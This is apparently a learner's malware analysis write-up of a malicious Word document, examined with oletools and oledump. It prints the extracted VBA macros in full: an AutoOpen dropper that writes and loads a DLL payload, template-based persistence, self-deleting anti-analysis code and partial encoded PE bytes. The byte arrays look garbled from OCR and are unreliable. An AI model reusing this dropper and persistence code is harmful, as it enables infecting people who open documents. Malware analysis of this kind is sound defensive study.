
Malicious Word Document Analysis

This document provides an analysis of a suspicious Microsoft Word document flagged as malicious. This analysis was conducted using a combination of static and dynamic analysis techniques, utilising tools to dissect and analyse the file to uncover its behaviour. Please note that I am in no way shape or form an experienced malware analyst, I am simply trying to learn so any feedback or advice is much appreciated.

File Identification


The file was confirmed to be a Microsoft Word document using tools such as trid and the file utility.



```
remnux@remnux:~/Downloads$ trid 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx

TrID/32 - File Identifier v2.24 - (C) 2003-16 By M.Pontello
Definitions found:  14909
Analyzing...

Collecting data from file: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
 52.6% (.DOC) Microsoft Word document (30000/1/2)
 33.3% (.DOC) Microsoft Word document (old ver.) (19000/1/2)
 14.0% (.) Generic OLE2 / Multistream Compound (8000/1)
```


Macro Detection and Behaviour

Using oleid, a python script that analyse OLE files like Microsoft Office documents, I was able to discover the presence of embedded VBA macros.




```
remnux@remnux:~/Downloads$ oleid 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
oleid 0.60.1 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
--------------------+--------------------+----------+-------------------------
Indicator           |Value               |Risk      |Description
--------------------+--------------------+----------+-------------------------
File format         |MS Word 97-2003     |info      |
                    |Document or Template|          |
--------------------+--------------------+----------+-------------------------
Container format    |OLE                 |info      |Container type
--------------------+--------------------+----------+-------------------------
Application name    |Microsoft Office    |info      |Application name declared
                    |Word                |          |in properties
--------------------+--------------------+----------+-------------------------
Properties code page|1252: ANSI Latin 1; |info      |Code page used for
                    |Western European    |          |properties
                    |(Windows)           |          |
--------------------+--------------------+----------+-------------------------
Author              |uwishuhadamail      |info      |Author declared in
                    |                    |          |properties
--------------------+--------------------+----------+-------------------------
Encrypted           |False               |none      |The file is not encrypted
--------------------+--------------------+----------+-------------------------
VBA Macros          |Yes, suspicious     |HIGH      |This file contains VBA
                    |                    |          |macros. Suspicious
                    |                    |          |keywords were found. Use
                    |                    |          |olevba and mraptor for
                    |                    |          |more info.
--------------------+--------------------+----------+-------------------------
XLM Macros          |No                  |none      |This file does not contain
                    |                    |          |Excel 4/XLM macros.
--------------------+--------------------+----------+-------------------------
External            |0                   |none      |External relationships
Relationships       |                    |          |such as remote templates,
                    |                    |          |remote OLE objects, etc
--------------------+--------------------+----------+-------------------------
```

I confirmed this using another tool called olevba which is able to detect and extract VBA macros among other pieces of crucial information.




```
remnux@remnux:~/Downloads$ olevba 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.8.10 - http://decalage.info/python/oletools
===============================================================================
FILE: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Type: OLE
-------------------------------------------------------------------------------
VBA MACRO ThisDocument.cls
in file: 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx - OLE stream: 'Macros/VBA/ThisDocument'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
```




```
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |AutoOpen            |Runs when the Word document is opened        |
|Suspicious|Open                |May open a file                              |
|Suspicious|Write               |May write to a file (if combined with Open)  |
|Suspicious|Put                 |May write to a file (if combined with Open)  |
|Suspicious|Binary              |May read or write a binary file (if combined |
|          |                    |with Open)                                   |
|Suspicious|Call                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|CreateObject        |May create an OLE object                     |
|Suspicious|Lib                 |May run code from a DLL                      |
|Suspicious|VBProject           |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|VBComponents        |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|CodeModule          |May attempt to modify the VBA code (self-    |
|          |                    |modification)                                |
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|Suspicious|Base64 Strings      |Base64-encoded strings were detected, may be |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
+----------+--------------------+---------------------------------------------+
```

To analyse the VBA macros, I used oledump to find the location of these Macros and dump them:




```
remnux@remnux:~/Downloads$ oledump.py 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
  1:       114 '\x01CompObj'
  2:      4096 '\x05DocumentSummaryInformation'
  3:      4096 '\x05SummaryInformation'
  4:      7541 '1Table'
  5:       657 'Macros/PROJECT'
  6:       152 'Macros/PROJECTwm'
  7: M    2689 'Macros/VBA/ThisDocument'
  8:      5645 'Macros/VBA/_VBA_PROJECT'
  9:       932 'Macros/VBA/dir'
 10: M    1551 'Macros/VBA/loader'
 11: M    2706 'Macros/VBA/postopen'
 12: M    4499 'Macros/VBA/util'
 13: M  829585 'Macros/VBA/writer'
 14: M 1055728 'Macros/VBA/writer64'
 15:      4096 'WordDocument'
```

- **Object 7**: Writes and executes a file named auxiliary2.aux, likely a malicious payload. This macro leverages the AutoOpen function for immediate execution upon running the document.




```
remnux@remnux:~/Downloads$ oledump.py -s7 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "0{00020906-0000-0000-C000-000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Const TemporaryFolder = 2

Sub AutoOpen()
    On Error GoTo Finish
    Dim temp As String
    Dim sDir As String
    Dim res As Integer
    sDir = CurDir
    Dim fs As Object
    Set fs = CreateObject("Scripting.FileSystemObject")
    temp = fs.GetSpecialFolder(TemporaryFolder)
    If IsOffice64Bit Then
        WriteToFile64 (temp & "\auxiliary2.aux")
    Else
        WriteToFile (temp & "\auxiliary2.aux")
    End If
    ChDir temp
    res = calculate()
    If res = 1 Then
       ChDir sDir
    End If
Finish:
    MsgBox "N�o tem permiss�o para visualizar este documento. Se acredita que isto � um erro contacte o autor do documento."
    unlink
End Sub
```

- **Object 10**: Executes the auxiliary file through a function named Calculate_values.




```
remnux@remnux:~/Downloads$ oledump.py -s10 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "loader"
Private Declare PtrSafe Function calculate_values Lib "auxiliary2.aux" Alias "fill_data" (ByVal flags As Integer) As LongPtr

Function calculate()
    Dim res As Integer
    res = 0
    calculate_values 1
    calculate = res
    'If res Then
    '    MsgBox "OK"
    'Else
    '    MsgBox "Failed"
    'End If
End Function
```

- **Object 11**: Attaches a malicious template (Base.dotm or Normal.dotm) for persistence. It also employs anti-analysis techniques, such as deleting macro code after execution.




```
remnux@remnux:~/Downloads$ oledump.py -s11 -v 7d1fbe79df80ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "postopen"
Sub unlink()
    Application.DisplayAlerts = False
    On Error GoTo Destroy
    ThisDocument.AttachedTemplate.Saved = True
    CurrUser = Application.UserName
    new_normal = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Base.dotm"
    If Dir(new_normal) <> "" Then
        tmpLoc = new_normal
    Else
        tmpLoc = "C:\Users\" & CurrUser & "\AppData\Roaming\Microsoft\Templates\Normal.dotm"
    End If
    ActiveDocument.AttachedTemplate = tmpLoc
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ThisDocument.Close savechanges:=False
Exit Sub

Destroy:
    Call DeleteVBAPROJECT
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
    ActiveDocument.AttachedTemplate.Saved = True
    ThisDocument.Close savechanges:=False
End Sub

Sub DeleteVBAPROJECT()
    Application.DisplayAlerts = False
    Dim i As Long
    On Error Resume Next
    With ThisDocument.VBProject
        For i = .VBComponents.Count To 1 Step -1
            .VBComponents.Remove .VBComponents(i)
            .VBComponents(i).CodeModule.DeleteLines _
            1, .VBComponents(i).CodeModule.CountOfLines
        Next i
    End With
    On Error GoTo 0
    ThisDocument.Saved = True
    ActiveDocument.Saved = True
End Sub
```

- **Object 12**: Determines the system architecture (32-bit or 64-bit) and reads binary data, likely to deliver an appropriate payload.
- **Objects 13 and 14**: Contain obfuscated, decimal-encoded data. After decoding using a custom python script and cyberchef, it was revealed that these macros generate and write a Portable Executable (PE) file to disk.



```
remnux@remnux:~/Downloads$ oledump.py -s13 -v 7d1fbe79df00ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "writer"
Function WriteToFile(filePath As String)
    Dim fileNmb As Integer
    fileNmb = OpenFile(filePath)
    write1 fileNmb
    write2 fileNmb
    write3 fileNmb
    write4 fileNmb
    write5 fileNmb
    write6 fileNmb
    write7 fileNmb
    write8 fileNmb
    write9 fileNmb
    write10 fileNmb
    write11 fileNmb
    write12 fileNmb
    write13 fileNmb
    write14 fileNmb
    write15 fileNmb
    write16 fileNmb
    write17 fileNmb
    write18 fileNmb
    write19 fileNmb
    write20 fileNmb
    write21 fileNmb
    write22 fileNmb
    write23 fileNmb
    write24 fileNmb
    write25 fileNmb
    write26 fileNmb
    write27 fileNmb
    write28 fileNmb
    write29 fileNmb
    write30 fileNmb
    write31 fileNmb
    write32 fileNmb
    write33 fileNmb
    write34 fileNmb
    write35 fileNmb
    write36 fileNmb
    write37 fileNmb
    write38 fileNmb
    write39 fileNmb
    write40 fileNmb
    write41 fileNmb
    write42 fileNmb
    CloseFile fileNmb
End Function

Private Function write1(fileNmb As Integer)
    WriteBuffer fileNmb, ByteArray(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
13, 13, 10, 36, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 47, 150, 150, 118, 107, 247, 248, 37, 107, 247, 248, 37, 107, 247, 248, 37, 127, 156, 251, 36, 96, 247, 248, 37, 127, 156, 253, 36, 253, 247, 248, 37, 127, 156, 252,
53, 36, 105, 247)
    WriteBuffer fileNmb, ByteArray(248, 37, 168, 130, 248, 36, 106, 247, 248, 37, 168, 130, 250, 36, 106, 247, 248, 37, 82, 105, 99, 104, 107, 247, 248, 37, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(48, 2, 0, 0, 4, 0, 0, 0, 0, 0, 0, 2, 0, 64, 1, 0, 0, 16, 0, 0, 16, 0, 0, 0, 0, 16, 0, 0, 16, 0, 0, 0, 0, 0, 0, 16, 0, 0, 0, 208, 200, 1, 0, 72, 0, 0, 0, 24, 201, 1, 0, 160, 0, 0, 0, 0,
 1, 0, 164, 1, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 46, 116, 101, 120, 116, 0, 0, 0, 204, 75, 1, 0, 0, 16, 0, 0, 0, 76, 1, 0, 0, 4, 0, 0, 0, 0, 0, 0, 0, 0, 0,
, 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 64, 0, 0, 192, 46, 114, 101, 100, 111, 99, 0, 0, 164, 17, 0, 0, 0, 16, 2, 0, 0, 18, 0, 0, 0, 218, 1, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 66, 0, 0, 0, 0, 0, 0,
 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
 0, 0, 0, 0, 199)
    WriteBuffer fileNmb, ByteArray(69, 240, 0, 0, 0, 0, 199, 69, 232, 0, 0, 0, 0, 199, 69, 236, 0, 0, 0, 0, 199, 69, 252, 0, 0, 0, 0, 106, 0, 106, 0, 106, 0, 106, 4, 106, 0, 255, 21, 116, 97, 1, 16, 137, 69, 232, 199, 6
, 139, 85, 8, 82)
    WriteBuffer fileNmb, ByteArray(104, 24, 98, 1, 16, 139, 69, 236, 80, 255, 21, 136, 97, 1, 16, 137, 69, 252, 235, 7, 51, 192, 233, 121, 1, 0, 0, 131, 125, 252, 0, 116, 27, 106, 0, 106, 0, 106, 0, 106, 0, 106, 0, 106,
 0, 0, 104, 32, 98)
    WriteBuffer fileNmb, ByteArray(1, 16, 139, 69, 12, 80, 232, 138, 65, 0, 0, 131, 196, 8, 137, 69, 224, 131, 125, 224, 0, 15, 132, 190, 0, 0, 0, 199, 69, 248, 0, 0, 0, 0, 141, 77, 248, 81, 139, 85, 252, 82, 255, 21, 1
6, 0, 139, 85, 244)
    WriteBuffer fileNmb, ByteArray(82, 232, 240, 44, 0, 0, 131, 196, 12, 141, 69, 220, 80, 139, 77, 248, 81, 139, 85, 244, 82, 139, 69, 252, 80, 255, 21, 140, 97, 1, 16, 133, 192, 117, 9, 199, 69, 228, 0, 0, 0, 0, 235,
 0, 131, 196, 4, 131)
    WriteBuffer fileNmb, ByteArray(125, 240, 0, 117, 20, 255, 21, 120, 96, 1, 16, 80, 104, 36, 98, 1, 16, 232, 85, 23, 0, 0, 131, 196, 8, 131, 125, 252, 0, 116, 10, 139, 69, 252, 80, 255, 21, 132, 97, 1, 16, 131, 125, 2
 1, 16, 139, 69, 8)
    WriteBuffer fileNmb, ByteArray(80, 232, 76, 64, 0, 0, 131, 196, 8, 137, 69, 240, 131, 125, 240, 0, 117, 5, 233, 180, 1, 0, 0, 106, 2, 106, 0, 139, 77, 240, 81, 232, 34, 70, 0, 0, 131, 196, 12, 139, 85, 248, 82, 232,
83, 1, 0, 0, 139)
    WriteBuffer fileNmb, ByteArray(69, 248, 80, 139, 77, 220, 81, 106, 1, 139, 85, 240, 82, 232, 208, 65, 0, 0, 131, 196, 16, 139, 69, 240, 80, 232, 140, 62, 0, 0, 131, 196, 4, 139, 77, 12, 139, 85, 228, 141, 68, 10, 23
 77, 232, 59, 77)
    WriteBuffer fileNmb, ByteArray(224, 125, 11, 139, 85, 244, 3, 85, 232, 198, 2, 0, 235, 228, 199, 69, 252, 0, 0, 0, 0, 139, 69, 240, 3, 69, 252, 15, 190, 8, 131, 249, 35, 116, 27, 139, 85, 244, 3, 85, 252, 139, 69, 2
```




```
remnux@remnux:~/Downloads$ oledump.py -s14 -v 7d1fbe79df00ed442093510023b383c42749c4a689c1590f2d288402392e58e0.docx
Attribute VB_Name = "writer64"
Function WriteToFile64(filePath As String)
    Dim fileNmb As Integer
    fileNmb = OpenFile(filePath)
    write1 fileNmb
    write2 fileNmb
    write3 fileNmb
    write4 fileNmb
    write5 fileNmb
    write6 fileNmb
    write7 fileNmb
    write8 fileNmb
    write9 fileNmb
    write10 fileNmb
    write11 fileNmb
    write12 fileNmb
    write13 fileNmb
    write14 fileNmb
    write15 fileNmb
    write16 fileNmb
    write17 fileNmb
    write18 fileNmb
    write19 fileNmb
    write20 fileNmb
    write21 fileNmb
    write22 fileNmb
    write23 fileNmb
    write24 fileNmb
    write25 fileNmb
    write26 fileNmb
    write27 fileNmb
    write28 fileNmb
    write29 fileNmb
    write30 fileNmb
    write31 fileNmb
    write32 fileNmb
    write33 fileNmb
    write34 fileNmb
    write35 fileNmb
    write36 fileNmb
    write37 fileNmb
    write38 fileNmb
    write39 fileNmb
    write40 fileNmb
    write41 fileNmb
    write42 fileNmb
    write43 fileNmb
    write44 fileNmb
    write45 fileNmb
    write46 fileNmb
    write47 fileNmb
    write48 fileNmb
    CloseFile fileNmb
End Function

Private Function write1(fileNmb As Integer)
    WriteBuffer fileNmb, ByteArray(77, 90, 144, 0, 3, 0, 0, 0, 4, 0, 0, 0, 255, 255, 0, 0, 184, 0, 0, 0, 0, 0, 0, 0, 64, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
116, 32, 98, 101, 32, 114, 117, 110, 32, 105, 110, 32, 68, 79, 83, 32, 109, 111, 100, 101, 46, 13, 13, 10, 36, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 19, 254, 31, 57, 87, 159, 113, 106, 87, 159, 113, 106, 87, 159, 113, 106, 67, 244, 117, 107, 92, 159, 113, 106, 67, 244, 114, 10
 113, 106, 87, 159, 112, 106, 32, 159, 113, 106, 5, 234, 116, 107, 113, 159, 113, 106, 148, 234, 116, 107, 85, 159)
    WriteBuffer fileNmb, ByteArray(113, 106, 148, 234, 113, 107, 86, 159, 113, 106, 148, 234, 115, 107, 86, 159, 113, 106, 82, 105, 99, 104, 87, 159, 113, 106, 0, 0, 0, 0, 0, 0, 0, 0,
0, 0, 0, 16, 0, 0, 0, 0, 0, 128, 1, 0, 0, 0, 0, 16, 0, 0, 0, 2, 0, 0, 6, 0, 0, 0, 0, 0, 0, 0, 6, 0, 0, 0, 0, 0, 0, 0)
    WriteBuffer fileNmb, ByteArray(0, 0, 144, 2, 0, 0, 4, 0, 0, 0, 0, 0, 0, 2, 0, 96, 1, 0, 0, 16, 0, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0, 0, 0, 16, 0, 0, 0, 0
 1, 0, 28, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 176, 248, 1, 0, 56, 1)
    WriteBuffer fileNmb, ByteArray(0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 112, 1, 0, 96, 3, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 46, 116, 101, 120
